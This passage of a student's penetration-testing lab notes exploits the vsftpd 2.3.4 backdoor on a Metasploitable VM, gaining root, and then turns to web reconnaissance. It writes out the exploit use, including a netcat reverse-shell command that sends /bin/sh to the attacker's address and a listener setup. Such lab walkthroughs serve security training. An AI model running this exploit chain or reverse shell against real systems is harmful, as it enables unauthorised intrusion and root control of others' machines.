445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
33584/tcp open  unknown
36016/tcp open  unknown
38641/tcp open  unknown
60145/tcp open  unknown
MAC Address: 00:0C:29:C3:F8:A9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.42 seconds
```

5) **nmap -p21 -A TargetIP** - after getting the vulnerable ports, we choose port 21 to do further hacking.


a.



```
┌──(swastik1616㉿kali)-[~]
└─$ nmap -p21 -A 192.168.159.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 15:07 IST
Nmap scan report for 192.168.159.132
Host is up (0.00049s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.159.130
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 00:0C:29:C3:F8:A9 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   0.49 ms 192.168.159.132

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.81 seconds
```

6) **nmap --script=vuln -PORTNUMBER TARGETIP** or **nmap -PORTNUMBER --script=vuln TargetIP** - for doing vulnerability assessment before finding exploits

This step is very important, many people directly jump to the exploiting part without doing it



```
┌──(swastik1616㉿kali)-[~]
└─$ nmap --script=vuln -p21 192.168.159.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 15:13 IST
Nmap scan report for 192.168.159.132
Host is up (0.00043s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
MAC Address: 00:0C:29:C3:F8:A9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 11.41 seconds
```


- We decided to do vuln assessment on port 21 which tells us that this installation has been backdoored which is a dangerous vulnerability and can even be exploited manually

7) Search "vsftpd 2.3.4 exploit github" on google to get a manual exploit

a. Then we went to this site - https://github.com/ahervias77/vsftpd-2.3.4-exploit/blob/master/vsftpd_234_exploit.py


b. Went to the code section of it, clicked on raw, copied the entire code

c. Then we went to our linux terminal and made a new python file and pasted the entire code in it

d. 


```
┌──(swastik1616㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  vsftpd-exploit.py

┌──(swastik1616㉿kali)-[~]
└─$ █
```

e. Hence, we have created this file now, which contains that exploit code and now we will execute it using python3 command

f. 

```
┌──(swastik1616㉿kali)-[~]
└─$ python3 vsftpd-exploit.py
Usage: ./vsftpd_234_exploit.py <IP address> <port> <command>
Example: ./vsftpd_234_exploit.py 192.168.1.10 21 whoami

┌──(swastik1616㉿kali)-[~]
└─$ █
```

g. Now clearly it has told us that how can we use this exploit, so we tried running commands and we were successful


h. 

```
┌──(swastik1616㉿kali)-[~]
└─$ python3 vsftpd-exploit.py 192.168.159.132 21 whoami
[*] Attempting to trigger backdoor...
[+] Triggered backdoor
[*] Attempting to connect to backdoor...
[+] Connected to backdoor on 192.168.159.132:6200
[+] Response:
root

┌──(swastik1616㉿kali)-[~]
└─$ python3 vsftpd-exploit.py 192.168.159.132 21 id
[*] Attempting to trigger backdoor...
[+] Triggered backdoor
[*] Attempting to connect to backdoor...
[+] Connected to backdoor on 192.168.159.132:6200
[+] Response:
uid=0(root) gid=0(root)
```

i. Now lets try to access the shell of the target, for which we will type **"Reverse Shell Cheatsheet"** on google and go to the one by **"pentestmonkey.net"** . From here we will get the reverse shell command so that we can access the shell of the target


j. Now before executing a command from this site, we will have to setup a listener port, which is done by:

   i. sudo nc -nvlp 123 - this command will help us listen any connection on the port 123



```
┌──(swastik1616㉿kali)-[~]
└─$ sudo nc -nvlp 123
[sudo] password for swastik1616:
listening on [any] 123 ...
█
```


k. Now we will run the reverse shell command using the exploit



```
┌──(swastik1616㉿kali)-[~]
└─$ python3 vsftpd-exploit.py 192.168.159.132 21 "nc -e /bin/sh 192.168.159.130 123"
[*] Attempting to trigger backdoor...
[+] Triggered backdoor
[*] Attempting to connect to backdoor...
[+] Connected to backdoor on 192.168.159.132:6200
█
```

Clearly, we used the exploit to run this command specified in double quotes which contains our own ip and port which we setu p to listen, and now we will be able to access the shell of the target in the listener port. /bin/sh helps us to get direct root access on our machine


l. Now we will go to the listening port in the other tab of the terminal



```
┌──(swastik1616㉿kali)-[~]
└─$ sudo nc -nvlp 123
[sudo] password for swastik1616:
listening on [any] 123 ...
connect to [192.168.159.130] from (UNKNOWN) [192.168.159.132] 41715
```

Hence, now we are connected to the target machine on our listening port.


m. Now we can run any commands, as we have the shell access of the target



```
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c3:f8:a9
          inet addr:192.168.159.132  Bcast:192.168.159.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec3:f8a9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:248003 errors:0 dropped:0 overruns:0 frame:0
          TX packets:132965 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14938594 (14.2 MB)  TX bytes:7549706 (7.1 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:672 errors:0 dropped:0 overruns:0 frame:0
          TX packets:672 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:309069 (301.8 KB)  TX bytes:309069 (301.8 KB)
```

We ran the command "ifconfig" which proves that we are actually on the target now, clearly this is the IP which we were tryin g to get access of.

n.




```
hostname
metasploitable
```

We ran the command "hostname" which also proves that we are actually on the target now, clearly this is the name of the target which we were trying to get access of.


o. NOW LETS SEE HOW CAN WE DO ANYTHING ON THIS TARGET FROM OUR SHELL

TARGET MACHINE BEFORE




```
msfadmin@metasploitable:/$ ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
msfadmin@metasploitable:/$ cd home
msfadmin@metasploitable:/home$ ls
ftp  msfadmin  service  user
msfadmin@metasploitable:/home$
```

ACCESSING THE HOME DIRECTORY OF THE TARGET FROM MY MACHINE



```
pwd
/home
ls
ftp
msfadmin
service
user
mkdir HACKED
ls
HACKED
ftp
msfadmin
service
user
```

TARGET MACHINE AFTER



```
msfadmin@metasploitable:/$ ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
msfadmin@metasploitable:/$ cd home
msfadmin@metasploitable:/home$ ls
ftp  msfadmin  service  user
msfadmin@metasploitable:/home$ ls
ftp  HACKED  msfadmin  service  user
msfadmin@metasploitable:/home$
```

As you can see, a directory named HACKED is successfully created on the target

FINALLY EXPLOITED THE SECOND MACHINE USING PUBLIC MANUAL EXLPOITS

RADHE RADHE


If you notice , the shell we got was not that interactive as normal shells, so to get those type of shells, we can search "SPAWN TTY SHELLS" on google and run the command from a site on the shell we hacked, then it will make it look better

Lec-01

Friday, 11 April, 2025 04:17 PM


CMS Hacking - Initial Information Gathering

sudo arp-scan -l - arp-scan is a tool which uses -l switch to scan the local network




```
┌──(swastik1616㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:df:d4:ec, IPv4: 10.10.10.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.10.10.1      00:50:56:c0:00:08       (Unknown)
10.10.10.2      00:50:56:e1:4e:b7       (Unknown)
10.10.10.129    00:0c:29:a1:7d:67       (Unknown)
10.10.10.254    00:50:56:f5:ea:d1       (Unknown)

8 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.858 seconds (137.78 hosts/sec). 4 responded
```

whatweb TargetIP - to find out the different technologies used in the website




```
┌──(swastik1616㉿kali)-[~]
└─$ whatweb 10.10.10.129
http://10.10.10.129 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.129]
```

uniscan - It is a very good web application scanner



```
┌──(swastik1616㉿kali)-[~]
└─$ sudo uniscan -u http://10.10.10.129/ -qweds
####################################
# Uniscan project                  #
# http://uniscan.sourceforge.net/  #
####################################
V. 6.3


Scan date: 11-4-2025 18:10:3
===========================================================================
| Domain: http://10.10.10.129/
| Server: Apache/2.4.18 (Ubuntu)
| IP: 10.10.10.129
===========================================================================
|
| Directory check:
| [+] CODE: 200 URL: http://10.10.10.129/secret/
===========================================================================
|
| File check:
| [+] CODE: 200 URL: http://10.10.10.129/index.html
===========================================================================
|
| Check robots.txt:
|
| Check sitemap.xml:
===========================================================================
===========================================================================
|
| Crawler Started:
| Plugin name: Web Backdoor Disclosure v.1.1 Loaded.
| Plugin name: FCKeditor upload test v.1 Loaded.
| Plugin name: Upload Form Detect v.1.1 Loaded.
| Plugin name: Code Disclosure v.1.1 Loaded.
| Plugin name: E-mail Detection v.1.1 Loaded.
| Plugin name: phpinfo() Disclosure v.1 Loaded.
| Plugin name: Timthumb ≤ 1.32 vulnerability v.1 Loaded.
| Plugin name: External Host Detect v.1.2 Loaded.
| [+] Crawling finished, 6 URL's found!
|
| Web Backdoors:
|
| FCKeditor File Upload:
|
| File Upload Forms:
|
| Source Code Disclosure:
|
| E-mails:
|
| PHPinfo() Disclosure:
|
| Timthumb:
```

Like this, this tool gives other information as well, but I am not adding all screenshots, as it is a very big output
At the end it saves the entire report as a file and we can open it in firefox.
The folder in which uniscan saves its reports is "/usr/share/uniscan"
When we view the report, we can clearly see that the tool has helped us in finding various info like the secret directory and stuff




```
┌──(swastik1616㉿kali)-[~]
└─$ cd /usr/share/uniscan

┌──(swastik1616㉿kali)-[/usr/share/uniscan]
└─$ ls
cookies.lwp  DB         Files      Languages  Plugins  report  sites.txt  uniscan.conf     uniscan.log
c.txt        Directory  index.php  LFI        RCE      RFI     Uniscan    uniscan_gui.pl   uniscan.pl

┌──(swastik1616㉿kali)-[/usr/share/uniscan]
└─$ cd report

┌──(swastik1616㉿kali)-[/usr/share/uniscan/report]
└─$ ls
10.10.10.129.html  css.css  images  index.php  uniscan.html

┌──(swastik1616㉿kali)-[/usr/share/uniscan/report]
└─$ firefox 10.10.10.129.html
```

file:///usr/share/uniscan/report/10.10.10.129.html - this is the link of the report and can be opened in the Firefox browser of the kali Linux machine

skipfish - it is also a very good tool to provide us various information regarding web applications
" *skipfish [options ...] -W wordlist -o output_dir start_url* " - this is the basic usage syntax where the switch (-W) is to specify the wordlist and switch (-o) is for mentioning the folder in which we want our output.


" *locate wordlist* " - is the command for finding the default wordlists of kali Linux.




```
┌──(swastik1616㉿kali)-[~]
└─$ locate wordlist
/usr/bin/wordlists
/usr/lib/python3/dist-packages/mnemonic/wordlist
/usr/lib/python3/dist-packages/mnemonic/wordlist/chinese_simplified.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/chinese_traditional.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/czech.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/english.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/french.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/italian.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/japanese.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/korean.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/portuguese.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/russian.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/spanish.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/turkish.txt
/usr/lib/python3/dist-packages/theHarvester/wordlists
/usr/lib/python3/dist-packages/theHarvester/data/wordlists
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/dns-big.txt
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/dns-names.txt
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/dorks.txt
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/general
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/names_small.txt
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/general/common.tx
/usr/sbin/remove-default-wordlist
```

From this we will choose " /usr/share/wordlists/dirb " - which is a very good wordlist whenever we are doing directory busting check

" skipfish -W /usr/share/wordlists/dirb -o report http://10.10.10.129 " - is the command which will help us scan the website and generate a report, this is the output after running the command

